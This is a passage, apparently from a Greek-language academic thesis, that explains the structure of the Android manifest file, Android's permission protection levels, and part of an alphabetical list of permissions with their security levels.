- **<grant-uri-permission>**: Συμπεριλαμβάνεται στο στοιχείο <provider> και προδιαγράφει ποια υποσύνολα δεδομένων του παραπάνω είναι προσβάσιμα. Στην περίπτωση που έχει τιμή «true» είναι όλα που περιέχονται στο στοιχείο <provider> ενώ εάν είναι «false» τότε είναι μόνο αυτά που ορίζονται μέσα σε αυτό.
- **<instrumentation>** : Επιτρέπει την παρακολούθηση των αλληλεπιδράσεων μια εφαρμογής με το λειτουργικό σύστημα. Δηλώνεται πριν από όλα τα υπόλοιπα στοιχεία.
- **<intent-filter>** : Προσδιορίζει τους τύπους των «μηνυμάτων πρόθεσης – intents» στα οποία μία υπηρεσία, δραστηριότητα ή και δέκτης μηνυμάτων μπορεί να ανταποκριθεί. Απαντάται στα στοιχεία <activity>, <activity-alias>, <service> και <receiver> και πρέπει να περιέχει το στοιχείο <action> και προαιρετικά τα <category> και <data>.
- **<manifest>** : Είναι το ριζικό στοιχείο του αρχείου AndroidManifest.xml. Υποχρεωτικά εμπεριέχει το στοιχείο <application> καθώς και ιδιοχαρακτηριστικά «xmlns:android» με τιμή «http://schemas.android.com/apk/res/android» και «package» το οποίο και περιέχει ένα πλήρες και μοναδικό όνομα (Java).
- **<meta-data>** : Περιέχει επιπρόσθετα δεδομένα σχετικά με το τρέχων στοιχείο (parent element). Περιλαμβάνεται στα <activity>, <activity-alias>, <application>, <provider>, <receiver> & <service>.
- **<permission>** : Χρησιμοποιείται για να ορίσει τα δικαιώματα τα οποία έχουν άλλες εφαρμογές κατά την διαδικασία δια –διεργασιακών επικοινωνιών καθώς και αυτά που χρειάζεται η εφαρμογή για να λειτουργήσει. Κάθε χαρακτηριστικό (π.χ. ο ορισμός του φόντου στην οθόνη) αντιστοιχεί σε ένα αντίστοιχο δικαίωμα (για το παράδειγμά μας android.permission.SET_WALLPAPER).
- **<permission-group>** : Δηλώνει μία ομάδα στην οποία ανήκουν άδειες πρόσβασης που σχετίζονται.
- **<permission-tree>** : Χρησιμοποιείται από την εφαρμογή προκειμένου να δοθούν ονομασίες στις άδειες πρόσβασης χρησιμοποιώντας δενδρική δομή. Έτσι για παράδειγμα στην περίπτωση που το βασικό όνομα είναι «com.example.project.taxes» τα ονόματα που

μπορούν να δοθούν θα είναι της μορφής «com.example.project.taxes.subname1» (π.χ. «com.example.project.taxes.deductions» & «com.example.project.taxes.deductions. EXAGGERATE». Σε κάθε περίπτωση να σημειωθεί ότι το παραπάνω δεν αναφέρεται σε ένα δικαίωμα συγκεκριμένα αλλά λειτουργεί ως ένας ονοματοχώρος μέσα στον οποίο δικαιώματα μπορούν να δηλωθούν.

- **<provider>** : Εδώ δηλώνονται τα στοιχεία σχετικά με τους παρόχους περιεχομένου τα οποία δίνουν δομημένη πρόσβαση σε δεδομένα που διαχειρίζεται η εφαρμογή. Δεδομένα που διαχειρίζεται / διαμοιράζει / χρειάζεται να έχει πρόσβαση πρέπει να δηλώνονται εδώ. Για παράδειγμα η έκφραση content://com.example. project.healthcareprovider/nurses/rn προσδιορίζει το ομοιόμορφο αναγνωριστικό πόρων (URI) με την αρχή com.example.project.healthcareprovider να αναφέρεται στο πάροχο περιεχομένου το οποίο ελέγχει το λειτουργικό εάν υπάρχει στην λίστα με τους γνωστούς παρόχους και τις αρχές τους. Η υποστοιχειοσειρά nurses/rn είναι ένα μονοπάτι το οποίο χρησιμοποιείται προκειμένου να αναγνωριστούν υποσύνολα δεδομένων του εκάστοτε παρόχου. Εμπεριέχεται μέσα στο στοιχείο <application> και εμπεριέχει τα στοιχεία <meta-data>, <grant-uri-permission> & <path-permission>.
- **<receiver>** : Ορίζει τους δέκτες μηνυμάτων και τις ρυθμίσεις σχετικά με αυτούς. Περιλαμβάνεται στο στοιχείο <application> και περιλαμβάνει τα <intent-filter> & <meta-data>.
- **<service>** : Περιλαμβάνει τις υπηρεσίες που εκτελούνται συνήθως στο παρασκήνιο ή υλοποιούν μία διεπαφή προγράμματος εφαρμογής η οποία και μπορεί να χρησιμοποιηθεί για την επικοινωνία με άλλες εφαρμογές. Δεν ενσωματώνει γραφική διεπαφή με τον χρήστη και ορίζεται μέσα στο στοιχείο <application> ενώ περιλαμβάνει στοιχεία όπως <intent-filter> & <meta-data>.
- **<supports-screens>** : Καθορίζει τα μεγέθη (αναλύσεις) των οθονών που υποστηρίζονται από την εφαρμογή καθώς και την λειτουργία συμβατότητας για όλες τις υπόλοιπες.
- **<uses-configuration>** : Υποδηλώνει τα γνωρίσματα σε υλισμικό και λογισμικό που απαιτούνται για να λειτουργήσει η εφαρμογή αποφεύγοντας έτσι την εγκατάσταση μιας εφαρμογής σε συσκευές που δεν είναι συμβατές.
- **<uses-feature>** : Δηλώνει ένα πόρο του συστήματος ο οποίος αφορά υλισμικό ή λογισμικό και χρησιμοποιείται από την εφαρμογή. Διακρίνονται σε απαραίτητους και μη.
- **<uses-library>** : Αναφέρει τις κοινόχρηστες βιβλιοθήκες με τις οποίες η εφαρμογή χρειάζεται να συνδεθεί. Το παραπάνω ενημερώνει το σύστημα να συμπεριλάβει τον κώδικα της κοινόχρηστης βιβλιοθήκης κατά την διάρκεια εκτέλεσης της εφαρμογής.
- **<uses-permission>** : Εδώ αναφέρονται τα δικαιώματα τα οποία απαιτούνται από την εφαρμογή για να λειτουργήσει. Τα παραπάνω χορηγούνται από τον χρήστη στο στάδιο εγκατάστασης της εφαρμογής και όχι κατά την εκτέλεση της.
- **<uses-sdk>** : Εδώ δίνεται η δυνατότητα να οριστεί η συμβατότητα της εφαρμογής με μία ή παραπάνω εκδόσεις του λειτουργικού συστήματος.

Μια τυπική δομή του παραπάνω αρχείου απεικονίζεται παρακάτω :

```
<?xml version="1.0" encoding="utf-8"?>

<manifest>

    <uses-permission />
    <permission />
    <permission-tree />
    <permission-group />
    <instrumentation />
    <uses-sdk />
    <uses-configuration />
    <uses-feature />
    <supports-screens />
    <compatible-screens />
    <supports-gl-texture />

    <application>

        <activity>
            <intent-filter>
                <action />
                <category />
                <data />
            </intent-filter>
            <meta-data />
        </activity>

        <activity-alias>
            <intent-filter> . . . </intent-filter>
            <meta-data />
        </activity-alias>

        <service>
            <intent-filter> . . . </intent-filter>
            <meta-data/>
        </service>

        <receiver>
            <intent-filter> . . . </intent-filter>
            <meta-data />
        </receiver>

        <provider>
            <grant-uri-permission />
            <meta-data />
            <path-permission />
        </provider>

        <uses-library />

    </application>

</manifest>
```

**Εικόνα 3.9: Τυπική δομή του αρχείου AndroidManifest.xml.**

### 3.4.2. Το μοντέλο διαχείρισης των δικαιωμάτων του λειτουργικού συστήματος «Android»: Αποκτώντας πρόσβαση σε προστατευμένες διεπαφές προγραμμάτων εφαρμογών

Προτερότιμα, μια εφαρμογή μπορεί να έχει πρόσβαση σε ένα περιορισμένο αριθμό πόρων του συστήματος. Μερικοί περιορισμοί υλοποιούνται εμμέσως λόγω της σκόπιμης απουσίας διεπαφών για ευαίσθητες λειτουργίες, όπως για παράδειγμα την απουσία διεπαφής που δίνει απευθείας πρόσβαση στην κάρτα δομοστοιχείου ταυτότητας συνδρομητή – SIM, ενώ άλλοι μέσω των διαχωρισμό των πόρων (π.χ. η εικονική απομόνωση του αποθηκευτικού χώρου που χρησιμοποιεί η εκάστοτε εφαρμογή). Τέλος η πρόσβαση σε λειτουργίες της κάμερας και του μικροφώνου, στην συσκευή «Bluetooth», στα μηνύματα κειμένου «SMS» & πολυμεσικά «MMS», σε συνδέσεις δικτύων και στα γεωχωρικά δεδομένα, επιτρέπεται σε «έμπιστες» εφαρμογές ενώ τα παραπάνω προστατεύονται μέσω ενός επιπρόσθετου μηχανισμού ασφαλείας, των δικαιωμάτων που θα αναλυθούν στις επόμενες παραγράφους.


Η παραπάνω πόροι είναι προσβάσιμοι μόνο μέσω του λειτουργικού συστήματος ενώ θα πρέπει να δηλωθούν στο αρχείο «AndroidManifest.xml» προκειμένου μία εφαρμογή να έχει πρόσβαση σε αυτούς. Έτσι κατά την διάρκεια εγκατάστασης της εφαρμογής ο χρήστης καλείται να επικυρώσει μέσω ενός παραθύρου διαλόγου ότι συμφωνεί με τις παραχωρήσεις αδειών πρόσβασης σε συγκεκριμένους πόρους. Στην περίπτωση όπου ο χρήστης επιβεβαιώσει ότι συμφωνεί τότε το λειτουργικό σύστημα εγκρίνει το σύνολο των δηλωθέντων αδειών ενώ απουσιάζει η δυνατότητα για έγκριση μέρους αυτών.. Το σύνολο των αδειών απεικονίζονται στον κατάλογο με τις ρυθμίσεις της εκάστοτε εφαρμογής ενώ υπάρχει και η δυνατότητα απενεργοποίησης λειτουργιών καθολικά (π.χ. πλήρης απενεργοποίηση του πομποδέκτη GPS για όλες τις εφαρμογές). Τα παραπάνω ισχύουν μέχρι την έκδοση 5.1 (API 22) ενώ από την έκδοση 6.0 (API 23) η κάθε εφαρμογή οφείλει να ενημερώνει τον χρήστη για την κάθε άδεια πρόσβασης την στιγμή που την χρειάζεται προκειμένου να εκτελέσει την αντίστοιχη λειτουργία που της ζητήθηκε και όχι μαζικά κατά την διαδικασία της εγκατάστασης, κάτι που εφαρμόζεται ήδη στο λειτουργικό σύστημα των κινητών τηλεφώνων IOS της εταιρείας Apple.

Από την στιγμή που ο χρήστης εγκαταστήσει την εφαρμογή στο κινητό του τηλέφωνο και συμφωνήσει με τις άδειες πρόσβασης τις οποίες αυτή αιτείται, το σύστημα δεν τον ειδοποιεί ξανά για τους πόρους (δικαιώματα) που αυτή χρησιμοποιεί / έχει προς αποφυγή της σύγχυσης του. Εφαρμογές που συμπεριλαμβάνονται στο πυρήνα του λειτουργικού συστήματος δεν ενημερώνουν τον χρήστη για τα δικαιώματα που χρειάζονται. Στην περίπτωση όπου μια εφαρμογή προσπαθήσει να χρησιμοποιήσει ένα πόρο ο οποίος δεν έχει δηλωθεί στο αρχείο «AndroidManifest.xml» λαμβάνει ένα μήνυμα λάθους (exception error). Έλεγχοι επιβάλλονται στο χαμηλότερο επίπεδο του λειτουργικού συστήματος και σε διεπαφές προγραμμάτων εφαρμογών προκειμένου να αποφευχθούν καταστρατηγήσεις των κανόνων ασφαλείας. Η δυνατότητα αποστολής μηνυμάτων πρόθεσης - ευρυεκπομπής (broadcast intents) μέσω μηνυμάτων κειμένου και άλλες ευαίσθητες λειτουργίες δεν είναι διαθέσιμες σε εφαρμογές τρίτων παρά μόνο σε αυτές που εγκαθίστανται από τον κατασκευαστή του υλισμικού (OEM). Οι παραπάνω αναγνωρίζονται από το λειτουργικό σύστημα με το γνώρισμα «singatureOrsystem». Τα γνωρίσματα αυτά υποδηλώνουν το δυνητικό ρίσκο που εμπεριέχεται στην παραχώρηση μιας άδειας πρόσβασης καθορίζοντας την διαδικασία την οποία πρέπει να ακολουθηθεί από το σύστημα προκειμένου να ή να μην χορηγήσει την εν λόγω άδεια στην εφαρμογή που την αιτείται. Αναλυτικότερα τα γνωρίσματα αυτά είναι :

- Κανονικό : Η προτερόθετη τιμή. Αφορά τις χαμηλού ρίσκου άδειες οι οποίες δίνουν στην εφαρμογή πρόσβαση σε απομονωμένα χαρακτηριστικά της ιδίας, με ελάχιστο ή και καθόλου ρίσκο προς της άλλες εφαρμογές, το σύστημα ή τον χρήστη. Δεν απαιτείται η έγκριση του χρήστη αν και προτείνεται να προηγείται η εξέταση όλων των αδειών πρόσβασης που αιτείται μία εφαρμογή πριν την εγκατάσταση της.
- Επικίνδυνο : Υψηλού ρίσκου κατηγορία δικαιωμάτων, η οποία επιτρέπει την πρόσβαση σε ιδιωτικά δεδομένα του χρήστη ή και τον έλεγχο σημαντικών λειτουργιών της συσκευής. Το σύστημα ενημερώνει τον χρήστη και απαιτεί να επιβεβαιώσει ρητά, μέσω ειδικού

παραθύρου διαλόγου, ότι έλαβε γνώση πριν να παραχωρήσει την κάθε άδεια πρόσβασης που αιτείται η εφαρμογή.

- Υπογραφής : Στην κατηγορία αυτή ανήκουν οι άδειες πρόσβασης που έχουν υπογραφεί με το ίδιο πιστοποιητικό, δηλαδή από την εφαρμογή που δήλωσε μια άδεια πρόσβασης και από αυτή που την αιτείται. Στην περίπτωση όπου τα πιστοποιητικά ταιριάζουν το σύστημα αυτόματα και χωρίς να ζητήσει την ρητή επιβεβαίωση του χρήστη χορηγεί την εν λόγω άδεια πρόσβασης.
- Υπογραφής/Συστήματος : Ο συγκεκριμένος τύπος αδειών πρόσβασης δίνεται μόνο στις εφαρμογές όπου περιλαμβάνονται στην αρχική εικόνα (image) του συστήματος ή υπογράφονται με το ίδιο πιστοποιητικό. Καλό είναι να αποφεύγεται να χρησιμοποιείται καθώς η προηγούμενη κατηγορία κρίνεται επαρκής στις περισσότερες των περιπτώσεων πλην αυτών όπου πολλαπλοί προμηθευτές λογισμικού (vendors) έχουν ενσωματωμένες εφαρμογές στην αρχική εικόνα του συστήματος και υπάρχει η ανάγκη διαμοιρασμού συγκεκριμένων χαρακτηριστικών μεταξύ τους.




**Εικόνα 3.10: Σχηματική απεικόνιση της πρόσβασης στις προστατευόμενες από το σύστημα διεπαφές προγραμματισμού εφαρμογών (API's).**

#### 3.4.2.1. Τα προτερότιμα δικαιώματα στο αρχείο AndroidManifest.xml

Λόγω του σημαντικού ρόλου τον οποίο διαδραματίζουν οι άδειες πρόσβασης (δικαιώματα) στην διαχείριση των πόρων του λειτουργικού συστήματος και της συσκευής θα αναφερθούμε αναλυτικότερα σε αυτές. Οι παραπάνω ταξινομούνται σε ομάδες ανάλογα με την λειτουργικότητα τους οι οποίες είναι :

- Ημερολόγιο : Σχετικά με την πρόσβαση σε δεδομένα του ημερολογίου του χρήστη.
- Κάμερα : Λειτουργίες σχετιζόμενες με την λήψη φωτογραφιών ή και βίντεο.
- Επαφές : Σχετικά δικαιώματα πρόσβασης στα δεδομένα των επαφών του χρήστη.
- Θέση : Οι απαραίτητες άδειες πρόσβασης αναφορικά με τα δεδομένα θέσης της συσκευής.
- Μικρόφωνο : Δικαιώματα πρόσβασης καταγραφής τηλεφωνικών κλήσεων μέσω του μικροφώνου της συσκευής.
- Αισθητήρες : Σχετικά δικαιώματα πρόσβασης (π.χ. αισθητήρας εγγύτητας).
- Μηνυμάτων SMS : Σχετικά δικαιώματα πρόσβασης.
- Αποθήκευσης : Σχετικά δικαιώματα πρόσβασης στην εξωτερική κάρτα αποθήκευσης.

Στην συνέχεια περιγράφονται όλες οι διαθέσιμες άδειες πρόσβασης από το πρώτο (1) μέχρι το τελευταίο μέχρι και σήμερα (23) σύστημα του επιπέδου διεπαφής προγράμματος εφαρμογής (API) του Android που είναι διαθέσιμο μέχρι σήμερα με αλφαβητική σειρά :

- ACCESS_CHECKIN_PROPERTIES : Επιτρέπει την ανάγνωση / εγγραφή στις ιδιότητες του πίνακα στην βάση δεδομένων «checkin». Δεν επιτρέπεται η χρήση του από εφαρμογές τρίτων.

- ACCESS_COARSE_LOCATION : Δίνει πρόσβαση σε δεδομένα τοποθεσίας για την κατά προσέγγιση θέση.
    - Επίπεδο ασφαλείας : Επικίνδυνο
- ACCESS_FINE_LOCATION : Επιτρέπει τον ακριβή εντοπισμό της συσκευής.
    - Επίπεδο ασφαλείας : Επικίνδυνο
- ACCESS_LOCATION_EXTRA_COMMANDS : Δίνει την δυνατότητα σε μία εφαρμογή να έχει πρόσβαση σε επιπλέον εντολές σχετιζόμενες με την τοποθεσία.
    - Επίπεδο ασφαλείας : Κανονικό.
- ACCESS_NETWORK_STATE : Επιστρέφει πληροφορίες σχετικές με τα δίκτυα όπως, το είδος (WiFi, 3G, LTE κλπ), εάν είναι σε κατάσταση περιαγωγής καθώς και τις όποιες αποτυχημένες προσπάθειες σύνδεσης, εφόσον αυτές υπάρχουν.
    - Επίπεδο ασφαλείας : Κανονικό.
- ACCESS_WIFI_STATE : Πληροφορίες σχετικές με συνδέσεις σε ασύρματα τοπικά δίκτυα.
    - Επίπεδο ασφαλείας : Κανονικό.
- ACCOUNT_MANAGER : Καλείται μόνο από το σύστημα και επιτρέπει στις εφαρμογές τρίτων να καλούν την υπηρεσία «AccountAuthenticators» [61].
- ADD_VOICEMAIL : Επιτρέπει την δημιουργία αρχείων φωνοταχυδρομείου στο σύστημα.
    - Επίπεδο ασφαλείας : Επικίνδυνο
- BATTERY_STATS : Δίνει την δυνατότητα σε μια εφαρμογή να συλλέξει στατιστικά δεδομένα σχετικά με την λειτουργία της μπαταρίας.
- BIND_ACCESSIBILITY_SERVICE : Πρέπει να απαιτείται από την υπηρεσία «AccessibilityService» [62] έτσι ώστε να διασφαλίζεται ότι μόνο ένα σύστημα μπορεί να συνδεθεί σε αυτή.
    - Επίπεδο ασφαλείας : Υπογραφής.
- BIND_APPWIDGET : Επιτρέπει σε μια εφαρμογή να ενημερώσει την υπηρεσία «AppWidget» ποια άλλη εφαρμογή μπορεί να έχει πρόσβαση στα δεδομένα της εν λόγω υπηρεσίας. Αρχικά ένας χρήστης επιλέγει ένα «AppWidget» για ένα αντίστοιχο ξενιστή (host) δίνοντας έτσι στην εφαρμογή του ξενιστή πρόσβαση στα ιδιωτικά δεδομένα της αρχικής (AppWidget) εφαρμογής. Περισσότερα για το θέμα αυτό μπορεί κάποιος να μάθει στην ιστοθέση https://developer.android.com/guide/topics /appwidgets/host.html. Δεν χρησιμοποιείται από εφαρμογές τρίτων.
- BIND_CARRIER_MESSAGING_SERVICE : Έχει καταργηθεί από το επίπεδο διεπαφής προγράμματος εφαρμογής 23. Χρησιμοποιείται το «BIND_CARRIER_SERVICES».
- BIND_CARRIER_SERVICES : Δίνει την δυνατότητα σε μία υπηρεσία συστήματος να διαδέσει υπηρεσίες με εφαρμογές του τηλεπικοινωνιακού φορέα. Οι παραπάνω εφαρμογές οφείλουν να προστατέψουν τις εν λόγω υπηρεσίες.
    - Επίπεδο ασφαλείας : Υπογραφής/Συστήματος
- BIND_CHOOSER_TARGET_SERVICE : Απαιτείται από την υποκατηγορία « android. service.chooser.ChooserTargetService» [63] έτσι ώστε να εξασφαλιστεί ότι μόνο το λειτουργικό σύστημα θα μπορεί να διαδένεται με αυτή.
- BIND_DEVICE_ADMIN : Είναι υποχρεωτική από την κατηγορία «device administration receiver» [64] προκειμένου να διασφαλιστεί ότι μόνο το σύστημα έχει την δυνατότητα να αλληλοεπιδρά με αυτή.
    - Επίπεδο ασφαλείας : Υπογραφής
- BIND_DREAM_SERVICE : Κρίνεται απαραίτητη από την υποκατηγορία «DreamService - android.service.dreams.DreamService» [65] έτσι ώστε να εξασφαλιστεί ότι μόνο το λειτουργικό σύστημα θα μπορεί να διαδένεται με αυτή.
    - Επίπεδο ασφαλείας : Υπογραφής
- BIND_INCALL_SERVICE : Πρέπει να απαιτείται από την υπηρεσία «InCallService - android.telecom.InCallService» [66] προκειμένου να διασφαλιστεί ότι μόνο το λειτουργικό σύστημα θα μπορεί να διαδένεται με αυτή.
    - Επίπεδο ασφαλείας : Υπογραφής/Συστήματος

- BIND_INPUT_METHOD : Οφείλει να καλείται από την υπηρεσία «InputMethodService - android.inputmethodservice.InputMethodService» [67] προκειμένου να διασφαλιστεί ότι μόνο το λειτουργικό σύστημα θα μπορεί να διαδένεται με αυτή.
    - Επίπεδο ασφαλείας : Υπογραφής
- BIND_MIDI_DEVICE_SERVICE : Αναλόγως των προηγούμενων καλείται από την υπηρεσία «MidiDeviceService - android.media.midi.MidiDeviceService» [68] προκειμένου να διασφαλιστεί ότι μόνο το λειτουργικό σύστημα θα μπορεί να διαδένεται με αυτή.
    - Επίπεδο ασφαλείας : Υπογραφής
- BIND_NFC_SERVICE : Αντιστοίχως χρησιμοποιείται από τις υπηρεσίες «HostApduService - android.nfc.cardemulation.HostApduService» [69] και «OffHostApduService - android.nfc.cardemulation.OffHostApduService» [70] προκειμένου να διασφαλιστεί ότι μόνο το λειτουργικό σύστημα θα μπορεί να διαδένεται με τις παραπάνω.
    - Επίπεδο ασφαλείας : Υπογραφής
- BIND_NOTIFICATION_LISTENER_SERVICE: Καλείται από την «NotificationListenerService - android.service.notification.NotificationListenerService» [71] και σκοπός της είναι η διασφάλιση ότι μόνο το λειτουργικό σύστημα θα μπορεί να διαδένεται με αυτή.
    - Επίπεδο ασφαλείας : Υπογραφής
- BIND_PRINT_SERVICE : Καλείται από την «PrintService - android.printservice. PrintService » [72] με σκοπό την διασφάλιση ότι μόνο το λειτουργικό σύστημα θα μπορεί να διαδένεται με αυτή.
    - Επίπεδο ασφαλείας : Υπογραφής
- BIND_REMOTEVIEWS : Καλείται από την «RemoteViewsService - android.widget. RemoteViewsService» [73] προκειμένου να διασφαλιστεί ότι μόνο το λειτουργικό σύστημα θα μπορεί να διαδένεται με αυτή.
- BIND_TELECOM_CONNECTION_SERVICE : Καλείται από την « ConnectionService - android.telecom.ConnectionService» [74] προκειμένου να διασφαλιστεί ότι μόνο το λειτουργικό σύστημα θα μπορεί να διαδένεται με αυτή.
    - Επίπεδο ασφαλείας : Υπογραφής/Συστήματος
- BIND_TEXT_SERVICE : Καλείται από μία υπηρεσία κειμένου (π.χ. SpellCheckerService) και διασφαλίζει ότι μόνο το λειτουργικό σύστημα θα μπορεί να διαδένεται με αυτή.
    - Επίπεδο ασφαλείας : Υπογραφής
- BIND_VOICE_INTERACTION : Καλείται από την «BIND_VOICE_INTERACTION - android.service.voice.VoiceInteractionService» [75] προκειμένου να διασφαλιστεί ότι μόνο το λειτουργικό σύστημα θα μπορεί να διαδένεται με αυτή.
    - Επίπεδο ασφαλείας : Υπογραφής
- BIND_VPN_SERVICE : Καλείται από την «VpnService - android.net.VpnService» [76] προκειμένου να διασφαλιστεί ότι μόνο το λειτουργικό σύστημα θα μπορεί να διαδένεται με αυτή.
    - Επίπεδο ασφαλείας : Υπογραφής
- BIND_TV_INPUT : Καλείται από την «TvInputService - android.media.tv.TvInputService» [77] προκειμένου να διασφαλιστεί ότι μόνο το λειτουργικό σύστημα θα μπορεί να διαδένεται με αυτή.
    - Επίπεδο ασφαλείας : Υπογραφής
- BIND_WALLPAPER : Καλείται από την «WallpaperService - android.service.wallpaper. WallpaperService» [78] προκειμένου να διασφαλιστεί ότι μόνο το λειτουργικό σύστημα θα μπορεί να διαδένεται με αυτή.
    - Επίπεδο ασφαλείας : Υπογραφής/Συστήματος
- BLUETOOTH : Επιτρέπει στις εφαρμογές να συνδέονται σε συζευγμένες συσκευές που χρησιμοποιούν το συγκεκριμένο πρωτόκολλο.
    - Επίπεδο ασφαλείας : Κανονικό.

- BLUETOOTH_ADMIN : Επιτρέπει στις εφαρμογές να ανακαλύπτουν και να συνδέουν συσκευές μέσω του πρωτοκόλλου «Bluetooth».
    - Επίπεδο ασφαλείας : Κανονικό.
- BLUETOOTH_PRIVILEGED : Δίνει την δυνατότητα σε εφαρμογές του συστήματος να συνδέουν συσκευές μέσω του πρωτοκόλλου «Bluetooth» και να επιτρέπουν ή όχι την πρόσβαση στον κατάλογο τηλεφώνων ή στα μηνύματα του χρήστη. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- BODY_SENSORS : Επιτρέπει την πρόσβαση σε δεδομένα τα οποία προέρχονται από αισθητήρες ενσωματωμένους ή συνδεδεμένους στην συσκευή όπως π.χ. παλμοί καρδιάς.
- BROADCAST_PACKAGE_REMOVED : Χρησιμοποιείται μόνο από τις εφαρμογές του συστήματος και ενημερώνει όταν μια εφαρμογή έχει απεγκατασταθεί.
- BROADCAST_SMS : Χρησιμοποιείται μόνο από τις εφαρμογές του συστήματος και επιτρέπει την αποστολή SMS μηνυμάτων απόδειξης παραλαβής.
- BROADCAST_STICKY : Επιτρέπει την εκπομπή «sticky» μηνυμάτων προθέσεων (intents). Η διαφορά τους με τα απλά έγκειται στο γεγονός ότι το σύστημα δίνει την δυνατότητα πρόσβασης για περισσότερο χρόνο έτσι ώστε τα προγράμματα – πελάτες να μπορούν να ανακτούν τα δεδομένα που εμπεριέχονται σε αυτά χωρίς να χρειάζεται να περιμένουν την επόμενη εκπομπή.
    - Επίπεδο ασφαλείας : Κανονικό.
- BROADCAST_WAP_PUSH : Χρησιμοποιείται μόνο από τις εφαρμογές του συστήματος και επιτρέπει την εκπομπή αποδείξεων παραλαβής τύπου «WAP».
- CALL_PHONE : Δίνει την δυνατότητα σε μια εφαρμογή να εκκινήσει μία τηλεφωνική κλήση χωρίς να διαμεσολαβεί η αντίστοιχη οθόνη διεπαφής με τον χρήστη έτσι ώστε ο ίδιος να μπορεί να επιβεβαιώσει / αρνηθεί την κλήση.
    - Επίπεδο ασφαλείας : Επικίνδυνο
- CALL_PRIVILEGED : Επιτρέπει στις εφαρμογές του συστήματος την κλήση οποιαδήποτε αριθμού, συμπεριλαμβανομένων και των αριθμών έκτακτης ανάγκης, χωρίς να διαμεσολαβεί η αντίστοιχη οθόνη διεπαφής με τον χρήστη έτσι ώστε ο ίδιος να μπορεί να επιβεβαιώσει / αρνηθεί την κλήση. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- CAMERA : Απαραίτητη προκειμένου να υπάρξει πρόσβαση στην φυσική συσκευή. Ενεργοποιεί το στοιχείο του αρχείου manifest, <uses-feature>, προκειμένου να έχει πρόσβαση σε όλες τις λειτουργίες της φωτογραφικής μηχανής.
    - Επίπεδο ασφαλείας : Επικίνδυνο
- CAPTURE_AUDIO_OUTPUT : Επιτρέπει στις εφαρμογές συστήματος να συλλέξουν την έξοδο του ήχου. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- CAPTURE_SECURE_VIDEO_OUTPUT : Επιτρέπει στις εφαρμογές συστήματος να συλλέξουν δεδομένα της «ασφαλής» εξόδου βίντεο. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- CAPTURE_VIDEO_OUTPUT : Επιτρέπει στις εφαρμογές συστήματος να συλλέξουν δεδομένα της εξόδου βίντεο. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- CHANGE_COMPONENT_ENABLED_STATE : Επιτρέπει στις εφαρμογές συστήματος να τροποποιήσουν την κατάσταση ενός στοιχείου (ενεργοποιημένο / απενεργοποιημένο). Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- CHANGE_NETWORK_STATE : Επιτρέπει την αλλαγή της κατάστασης συνδεσιμότητας του δικτύου.
    - Επίπεδο ασφαλείας : Κανονικό.
- CHANGE_WIFI_MULTICAST_STATE : Δίνει την δυνατότητα στις εφαρμογές να εισέλθουν σε κατάσταση πολυεκπομπής για δίκτυα ασυρματικής πιστότητας ή αλλιώς «WiFi».
    - Επίπεδο ασφαλείας : Κανονικό.
- CHANGE_WIFI_STATE : Επιτρέπει την αλλαγή της κατάστασης συνδεσιμότητας για τα δίκτυα «WiFi».
    - Επίπεδο ασφαλείας : Κανονικό.

- CLEAR_APP_CACHE : Επιτρέπει την διαγραφή των προσωρινά αποθηκευμένων δεδομένων (caches) για όλες τις εγκατεστημένες εφαρμογές.
    - Επίπεδο ασφαλείας : Υπογραφής/Συστήματος
- CONTROL_LOCATION_UPDATES : Επιτρέπει στις εφαρμογές συστήματος να ενεργοποιήσουν /απενεργοποιήσουν τις ειδοποιήσεις ενημέρωσης τοποθεσίας. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- DELETE_CACHE_FILES : Επιτρέπει στις εφαρμογές συστήματος να διαγράψουν τα αρχεία προσωρινής μνήμης (caches). Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- DELETE_PACKAGES : Επιτρέπει στις εφαρμογές συστήματος να διαγράψουν πακέτα εγκατάστασης εφαρμογών. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- DIAGNOSTIC : Επιτρέπει στις εφαρμογές συστήματος να έχουν πρόσβαση σε διαγνωστικού τύπου δεδομένα. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- DISABLE_KEYGUARD : Απενεργοποιεί την προφύλαξη της οθόνης.
    - Επίπεδο ασφαλείας : Κανονικό.
- DUMP : Επιτρέπει στις εφαρμογές συστήματος να ανακτήσουν απορριφθέντα δεδομένα καταστάσεων από υπηρεσίες του συστήματος. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- EXPAND_STATUS_BAR : Αναπτύσσει ή συμπτύσσει την γραμμή κατάστασης.
    - Επίπεδο ασφαλείας : Κανονικό.
- FACTORY_TEST : Εκτελείται με δικαιώματα υπερχρήστη (root) και είναι διαθέσιμη όταν η συσκευή βρίσκεται στην κατάσταση λειτουργίας δοκιμής. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- FLASHLIGHT : Δίνει πρόσβαση στον φακό της συσκευής.
    - Επίπεδο ασφαλείας : Κανονικό.
- GET_ACCOUNTS : Δίνει πρόσβαση στον κατάλογο με τα ονόματα των λογαριασμών της υπηρεσίας «Accounts».
    - Επίπεδο ασφαλείας : Κανονικό.
